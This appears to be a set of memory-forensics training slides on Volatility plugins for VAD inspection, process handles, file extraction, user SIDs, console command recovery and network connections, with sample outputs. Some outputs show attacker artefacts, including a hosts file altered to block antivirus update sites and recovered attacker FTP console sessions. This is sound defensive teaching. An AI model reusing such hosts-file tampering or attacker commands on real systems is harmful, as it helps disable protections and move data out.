
Virtual Address Descriptor (VAD)

- A self balancing AVL tree containing information about memory allocated to a process
- Possible items of interest found here:
 - Unlinked DLLs
 - Mapped files
 - Injected code

vadinfo

- Shows information about a process' VAD nodes
 - MMVAD structure address in kernel memory
 - Start and End of virtual address in process memory
 - VAD tag, flags, control flags
 - Memory mapped file (if one exists)
 - Page permissions

VAD Tree: Root and First Node



vadinfo

- Mapped file

```
$ python vol.py -f mem.raw --profile=Win7SP1x64 vadinfo
```

```
VAD node @ 0xfffffa8000c577b0 Start 0x0000000077250000 End 0x00000000773cffff Tag Vad
Flags: CommitCharge: 9, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @fffffa8001958e30 Segment fffff8a0002d3010
Dereference list: Flink 00000000, Blink 00000000
NumberOfSectionReferences:          2 NumberOfPfnReferences:          127
NumberOfMappedViews:              2 NumberOfUserReferences:          4
WaitingForDeletion Event: 00000000
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @fffffa800195a760, Name: \Windows\SysWOW64\ntdll.dll
First prototype PTE: fffff8a0002d3058 Last contiguous PTE: ffffffffffffffff
Flags2: Inherit: 1
```

vaddump

- Dumps a process' VAD sections to disk for further analysis
- Useful for obtaining DLLs that are only available in the VAD or injected code sections

vaddump

- Must supply an output directory
- Able to provide PID or physical process offset
- Filename: **process.offset.vadstart-vadend.dmp**

```
$ python -f mem.raw --profile=Win7SP1x86 vaddump
```

VAD Protections

Protection	Description
PAGE_EXECUTE	Memory can be executed, but not written
PAGE_EXECUTE_READ	Memory can be executed or read, but not written
PAGE_EXECUTE_READWRITE	Memory can be executed, read or written. <i>Injected code almost always has this protection</i>
PAGE_EXECUTE_WRITECOPY	Enables execute, read-only, or copy-on-write access to a mapped view of a file
PAGE_NOACCESS	Disables access to memory
PAGE_READONLY	Memory is read only
PAGE_READWRITE	Memory can be read or written
PAGE_WRITECOPY	Enables read-only, or copy-on-write access to a mapped view of a file

Exercise

Vanilla Sample

Process Interactions

Command Line Arguments

- *cmdline* plugin
- Data may be paged out
- Susceptible to malware tampering:

envvars

- Shows environment variables of a process
- Malware often uses environment variables to mark the machine as infected

pid	process name	pid	name	value
2564	cmd.exe	0x002e3410	ALLUSERSPROFILE	C:\ProgramData
2564	cmd.exe	0x002e3410	APPDATA	C:\Users\user\AppData\Roaming
2564	cmd.exe	0x002e3410	CommonProgramFiles	C:\Program Files\Common Files
2564	cmd.exe	0x002e3410	COMPUTERNAME	WIN-5M0BIBDD6DF
2564	cmd.exe	0x002e3410	ComSpec	C:\Windows\system32\cmd.exe
2564	cmd.exe	0x002e3410	FP_NO_HOST_CHECK	NO
2564	cmd.exe	0x002e3410	HOMEDRIVE	C:
2564	cmd.exe	0x002e3410	HOMEPATH	\Users\user
2564	cmd.exe	0x002e3410	LOCALAPPDATA	C:\Users\user\AppData\Local
2564	cmd.exe	0x002e3410	LOGONSERVER	\\WIN-5M0BIBDD6DF
2564	cmd.exe	0x002e3410	NUMBER_OF_PROCESSORS	1
2564	cmd.exe	0x002e3410	OS	Windows_NT

Non-Executable Files

- Not all files of interest are executable files
- We can find files and other resources that a process is interacting with through the handles table


Process Handles

- Used to keep track of objects the process has open
- These include items like:
 - Files
 - Mutants
 - Registry keys
 - Events
 - Timers
 - Sections
 - ALPC Ports
 - Threads
 - And more...

Using Handles in Investigations

- What registry keys does the process have open?
 - Why are they open?
 - Did the process read from the key or write to it?
 - What data is stored there?
- What files does the process have open?
 - Why are those files important?
 - Are they log files? Config files?
 - Is the process stealing files?

Handle Table



handles

```
$ python vol.py -f [mem] --profile=[PROFILE] handles
```

Volatility Foundation Volatility Framework 2.6

Offset(V)	Pid	Handle	Access	Type	Details
0x841387c8	4	0x4	0x1fffffff	Process	System(4)
0x87e0f9b0	4	0x8	0x2001f	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\HIVELIST
0x87e08df8	4	0xc	0xf000f	Directory	GLOBAL??
0x87e0a9d8	4	0x10	0x0	Key	
0x87e63098	4	0x14	0x2001f	Key	
MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS					
0x87e0f658	4	0x18	0xf003f	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION
MANAGER\MEMORY MANAGEMENT_PREFETCHPARAMETERS					
0x84198750	4	0x1c	0x1f0001	ALPC Port	PowerMonitorPort
0x87e0a770	4	0x20	0x2001f	Key	MACHINE\SYSTEM\SETUP
0x84198b60	4	0x24	0x1f0001	ALPC Port	PowerPort
0x87e4fb08	4	0x28	0x20019	Key	
MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER					
0x8423c5c8	4	0x2c	0x1fffffff	Thread	TID 148 PID 4
0x84aaff80	4	0x48	0x120116	File	\Device\Mup
0x849efaa0	4	0x4c	0x2020003	File	
\Device\HarddiskVolume1\Windows\System32\config\SOFTWARE					
0x84ab4d40	4	0x50	0x2a	Process	smss.exe (252)

Extracting Files From Memory

- Obtain the physical offset of the *_FILE_OBJECT* structure from running handles with *-P* set or using *filescan*
 - *filescan* can find cached files no longer being used by any process or driver
- Then pass that offset to *dumpfiles*:
 - `$ python vol.py ... dumpfiles -Q <OFFSET> -D dumpdir/`

\$ volatility -f infectedhosts.dmp --profile=Win7SP1x86 filescan | grep -i hosts

Volatility Foundation Volatility Framework 2.4 (Beta)

0x0000000002192f90 1 0 R--rw-

\Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts

\$ volatility -f infectedhosts.dmp --profile=Win7SP1x86 dumpfiles

-Q 0x2192f90 -D OUTDIR --name

Volatility Foundation Volatility Framework 2.4 (Beta)

DataSectionObject 0x02192f90 None

\Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts

\$ strings file.None.0x8211f1f8.hosts.dat

Copyright (c) 1993-1999 Microsoft Corp.

127.0.0.1 localhost

127.0.0.1 avp.com

127.0.0.1 ca.com

127.0.0.1 customer.symantec.com

127.0.0.1 dispatch.mcafee.com

127.0.0.1 f-secure.com

127.0.0.1 kaspersky.com

127.0.0.1 liveupdate.symantec.com

[snip]

```
$ python vol.py -f grrcon.img getsids -p 624
Volatile Systems Volatility Framework 2.1_rc3
winlogon.exe (624): S-1-5-18 (Local System)
winlogon.exe (624): S-1-5-32-544 (Administrators)
winlogon.exe (624): S-1-1-0 (Everyone)
winlogon.exe (624): S-1-5-11 (Authenticated Users)
```

```
$ python vol.py -f grrcon.img getsids -p 684
Volatile Systems Volatility Framework 2.1_rc3
lsass.exe (684): S-1-5-18 (Local System)
lsass.exe (684): S-1-5-32-544 (Administrators)
lsass.exe (684): S-1-1-0 (Everyone)
lsass.exe (684): S-1-5-11 (Authenticated Users)
```

```
$ python vol.py -f grrcon.img getsids -p 1096
Volatile Systems Volatility Framework 2.1_rc3
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-500 (Administrator)
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-513 (Domain Users)
explorer.exe (1096): S-1-1-0 (Everyone)
explorer.exe (1096): S-1-5-32-545 (Users)
explorer.exe (1096): S-1-5-32-544 (Administrators)
explorer.exe (1096): S-1-5-4 (Interactive)
explorer.exe (1096): S-1-5-11 (Authenticated Users)
explorer.exe (1096): S-1-5-5-0-206541 (Logon Session)
explorer.exe (1096): S-1-2-0 (Local (Users with the ability to log in locally))
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-519 (Enterprise Admins)
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-1115
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-518 (Schema Admins)
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-512 (Domain Admins)
explorer.exe (1096): S-1-5-21-2682149276-1333600406-3352121115-520 (Group Policy Creator Owners)
```

Grrcon: What type of access did the attacker gain?

Which Users Were Logged In?

```
$ python vol.py -f lab-3.1.mem getsids | grep explorer.exe
```

```
Volatile Systems Volatility Framework 2.3_alpha
```

```
explorer.exe (1540): S-1-5-21-1960408961-1844237615-839522115-1004 (Larry)
```

```
explorer.exe (1540): S-1-5-21-1960408961-1844237615-839522115-513 (Domain Users)
```

```
explorer.exe (1540): S-1-1-0 (Everyone)
```

```
explorer.exe (1540): S-1-5-32-544 (Administrators)
```

```
explorer.exe (1540): S-1-5-32-545 (Users)
```

```
explorer.exe (1540): S-1-5-4 (Interactive)
```

```
explorer.exe (1540): S-1-5-11 (Authenticated Users)
```

```
explorer.exe (1540): S-1-5-5-0-61177 (Logon Session)
```

```
explorer.exe (1540): S-1-2-0 (Local (Users with the ability to log in locally))
```

```
explorer.exe (1676): S-1-5-21-1960408961-1844237615-839522115-1003 (Justin)
```

```
explorer.exe (1676): S-1-5-21-1960408961-1844237615-839522115-513 (Domain Users)
```

```
explorer.exe (1676): S-1-1-0 (Everyone)
```

```
<snip>
```

User SIDs

- Microsoft\Windows
NT\CurrentVersion\ProfileList\<SID> →
ProfileImagePath

```
$ python vol.py -f ds_fuzz_hidden_proc.img printkey -K "microsoft\windows  
nt\currentversion\profilelist\S-1-5-21-725345543-1292428093-2147272213-1003"
```

```
Volatile Systems Volatility Framework 2.3_beta
```

```
Legend: (S) = Stable (V) = Volatile
```

```
-----
```

```
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
```

```
Key name: S-1-5-21-725345543-1292428093-2147272213-1003 (S)
```

```
Last updated: 2008-11-26 07:38:24 UTC+0000
```

```
Subkeys:
```

```
Values:
```

```
REG_EXPAND_SZ ProfileImagePath : (S) %SystemDrive%\Documents and Settings\moyix
```

```
REG_BINARY Sid : (S)
```

```
0x00000000 01 05 00 00 00 00 00 05 15 00 00 00 07 e5 3b 2b .....;+
```

```
0x00000010 3d e3 08 4d 15 c6 fc 7f eb 03 00 00 =..M.....
```

```
[snip]
```

cmdscan

- Searches the memory of the csrss.exe process on Windows XP/2003/Vista/2008 or conhost.exe process for Windows 7 for commands entered in cmd.exe

cmdscan

- Windows 7 x86

CommandProcess: conhost.exe Pid: 1464

CommandHistory: 0x2804e8 Application: cmd.exe Flags: Allocated, Reset

CommandCount: 18 LastAdded: 17 LastDisplayed: 17

FirstCommand: 0 CommandCountMax: 50

ProcessHandle: 0x5c

Cmd #0 @ 0x27dce0: python -V

Cmd #1 @ 0x280650: cd c:\Users\user\Desktop

Cmd #2 @ 0x278148: python test2.py

Cmd #3 @ 0x27dd20: tasklist

Cmd #4 @ 0x278198: python test2.py

Cmd #5 @ 0x2781c0: python test3.py

Cmd #6 @ 0x276458: pyperf

Cmd #7 @ 0x2781e8: python test3.py

Cmd #8 @ 0x278210: python test2.py

consoles

- Similar to cmdscan but provides additional information:
 - Original and current console window title
 - Name and PID of attached processes
 - Aliased commands
 - Screen coordinates of cmd.exe
 - Output of commands

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 consoles
```

```
ConsoleProcess: csrss.exe Pid: 7888  
Console: 0x4c2404 CommandHistorySize: 50  
AttachedProcess: cmd.exe Pid: 5544 Handle: 0x25c  
Cmd #6 at 0xf41b20: ftp xxxxx.com  
Cmd #7 at 0xf41948: notepad xxxxx.log  
Cmd #8 at 0x4c2388: notepad xxxxx.log  
Cmd #9 at 0xf43e70: ftp xxxxx.com  
Cmd #10 at 0xf43fb0: dir  
Cmd #11 at 0xf41550: notepad xxxxx.log
```

```
C:\WINDOWS\system32\xxxxx\sample>ftp xxxxx.com  
Connected to xxxxx.com.  
220 Microsoft FTP Service  
User (xxxxx.com:(none)): xxxxx  
331 Password required for xxxxx.  
Password:  
230 User xxxxx logged in.  
ftp> cd logs  
250 CWD command successful.  
ftp> dir  
200 PORT command successful.  
150 Opening ASCII mode data connection for /bin/ls.  
05-22-12 09:34AM <DIR> xxxxx  
226 Transfer complete.  
ftp: 51 bytes received in 0.00Seconds 51000.00Kbytes/sec.
```

**Attacker commands
are recoverable**


```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 consoles
*****
ConsoleProcess: csrss.exe Pid: 7888
Console: 0x4c2404 CommandHistorySize: 50
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 5544 Handle: 0x25c
----
CommandHistory: 0x4c2c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x25c
Cmd #0 at 0x4c1f90: d:
Cmd #1 at 0xf41280: cd inetlogs
Cmd #2 at 0xf412e8: cd xxxxxxxxxx
Cmd #3 at 0xf41340: type xxxxxxxxxx.log | find " xxxxxxxxxx " | find "GET"
Cmd #4 at 0xf41b10: c:
Cmd #5 at 0xf412a0: cd\windows\system32\ xxxxxxxxxx
Cmd #6 at 0xf41b20: ftp xxxxxxxxxx.com
Cmd #7 at 0xf41948: notepad xxxxxxxxxx.log
Cmd #8 at 0x4c2388: notepad xxxxxxxxxx.log
Cmd #9 at 0xf43e70: ftp xxxxxxxxxx.com
Cmd #10 at 0xf43fb0: dir
Cmd #11 at 0xf41550: notepad xxxxxxxxxx.log
----
```

Networking

Memory Forensics & Network Data

- Network alerts often start investigations
- Alerts include source/dest IP/port pairs
- With memory forensics we can immediately determine which process made the connection
- Not only active connections, but also historical ones if metadata not overwritten

Volatility Networking Plugins

XP/2003


- connections
- connscan
- sockets
- sockscan

Vista/2008/7

- netscan

Windows XP/2003 TCP/IP Stack

- Buckets and singly-linked lists
- Symbols `_AddrObjTable` and `_TCBTable` in `tcpip.sys`



connections

- Shows TCP connections that were active during acquisition
- Walks a list pointed to by tcpip.sys

```
$ python vol.py -f mem.raw connections
```

Offset(V)	Local Address	Remote Address	Pid
0x8451a618	127.0.0.1:1127	127.0.0.1:1128	4
0x845d2660	127.0.0.1:1128	127.0.0.1:1127	2292
0x83e84008	192.168.1.100:1247	64.233.169.99:80	2292
0x8437a008	192.168.1.100:1243	64.233.169.99:80	2292
0x8466fbb0	192.168.1.100:1241	74.125.93.102:80	2292
0x841496f0	127.0.0.1:1130	127.0.0.1:1131	4
0x842dbe70	127.0.0.1:1131	127.0.0.1:1130	2292
0x84144af8	192.168.1.100:1245	64.233.169.99:80	2292
0x84534a40	127.0.0.1:1030	127.0.0.1:27015	2792
0x84579008	127.0.0.1:27015	127.0.0.1:1030	4
0x84548660	192.168.1.100:1267	74.125.93.101:80	2292
0x8465fa90	192.168.1.100:1239	74.125.93.101:80	2292
0x847bc8a8	192.168.1.100:1271	74.125.115.102:80	2292

connscan

- Scans for possible TCP connections
- May contain residual/overwritten information

```
$ python vol.py -f mem.raw connscan
```

Offset(P)	Local Address	Remote Address	Pid
0x03c84008	192.168.1.100:1247	64.233.169.99:80	2292
0x03c85008	192.168.1.100:1247	64.233.169.99:80	2292
0x03c98a20	192.168.1.100:1269	82.165.48.157:80	2292
0x03f44af8	192.168.1.100:1245	64.233.169.99:80	2292
0x03f496f0	127.0.0.1:1130	127.0.0.1:1131	4
0x03f556e0	0.0.0.0:0	0.0.0.0:0	119700736
0x03f66008	127.0.0.1:1029	0.0.0.0:0	2588
0x03f665f8	127.0.0.1:1029	0.0.0.0:0	2588
0x03f67268	127.0.0.1:1029	0.0.0.0:0	2588

sockets

- Prints listening sockets from a list maintained by tcpip.sys

```
$ python vol.py -f mem.raw sockets
```

Offset(V)	PID	Port	Proto	Protocol	Address	Create Time
0x8479bd40	2292	1239	6	TCP	0.0.0.0	2009-08-28 00:32:03
0x83ea7458	2292	1243	6	TCP	0.0.0.0	2009-08-28 00:32:54
0x843ca448	4	0	47	GRE	0.0.0.0	2009-08-27 22:02:10
0x84571c80	648	5354	6	TCP	127.0.0.1	2009-08-27 22:01:38
0x83df0308	2292	1247	6	TCP	0.0.0.0	2009-08-28 00:32:55
0x844d93a0	1004	123	17	UDP	192.168.1.100	2009-08-27 23:05:40
0x8463d550	224	0	1	ICMP	0.0.0.0	2009-08-27 22:01:10
0x8465f360	2792	1030	6	TCP	0.0.0.0	2009-08-27 22:56:28

sockscan

- Uses pool scanning to find `_ADDRESS_OBJECT` structures

```
$ python vol.py -f mem.raw sockscan
```

Offset(P)	PID	Port	Proto	Protocol	Address	Create Time
0x03bf0308	2292	1247	6	TCP	0.0.0.0	2009-08-28 00:32:55
0x03c995f0	2292	1271	6	TCP	0.0.0.0	2009-08-28 00:35:04
0x03c9e8b0	22...2	1	1797	-	180.1.0.0	-
0x03ca7458	2292	1243	6	TCP	0.0.0.0	2009-08-28 00:32:54
0x04023e98	2820	12025	6	TCP	127.0.0.1	2009-08-27 22:02:08
0x040246a0	4	138	17	UDP	192.168.1.100	2009-08-27 23:05:40
0x040b11b0	2292	1131	6	TCP	0.0.0.0	2009-08-28 00:14:49

netscan

- Scans for network connections in Vista+ machines

```
$ python vol.py -f mem.raw --profile=Win7SP1x64 netscan
```

```
Volatility Framework 2.1.0
Offset(P)  Proto  Local Address  Foreign Address  State  Pid  Owner
0x3d84d2b0 TCPv4  0.0.0.0:1947   0.0.0.0:0        LISTENING  1640  hasplms.exe
0x3d8872b0 TCPv4  0.0.0.0:1947   0.0.0.0:0        LISTENING  1640  hasplms.exe
0x3d8872b0 TCPv6  :::1947        :::0             LISTENING  1640  hasplms.exe
0x3da02468 TCPv4  0.0.0.0:49156  0.0.0.0:0        LISTENING  528   services.exe
```

Recovering Packets from Memory

- Remnant packets can often be found in memory
- Our blog showing how to accomplish this with Bulk Extractor:
 - <http://volatility-labs.blogspot.com/2015/01/incorporating-disk-forensics-with.html>

Using bulk_extractor

\$ bulk_extractor -o OUTPUT -E net regsvr32.vmem

bulk_extractor version: 1.6.0-dev Input file: regsvr32.vmem

Output directory: OUTPUT Disk Size: 536870912

Threads: 4

Attempt to open regsvr32.vmem

20:12:06 Offset 67MB (12.50%)

Done in 0:00:14 at 20:12:20

20:12:08 Offset 150MB (28.12%) Done in 0:00:10 20:12:10

Offset 234MB (43.75%) Done in 0:00:07 20:12:12

Offset 318MB (59.38%) Done in 0:00:05 20:12:15

Offset 402MB (75.00%) Done in 0:00:03 20:12:18

Offset 486MB (90.62%) Done in 0:00:01

All data are read; waiting for threads to finish...

Time elapsed waiting for 4 threads to finish:

(timeout in 60 min.) All Threads Finished!

Producer time spent waiting: 12.6022 sec. Average consumer time spent waiting: 0.165509 sec.

***** **


bulk_extractor is probably CPU bound.

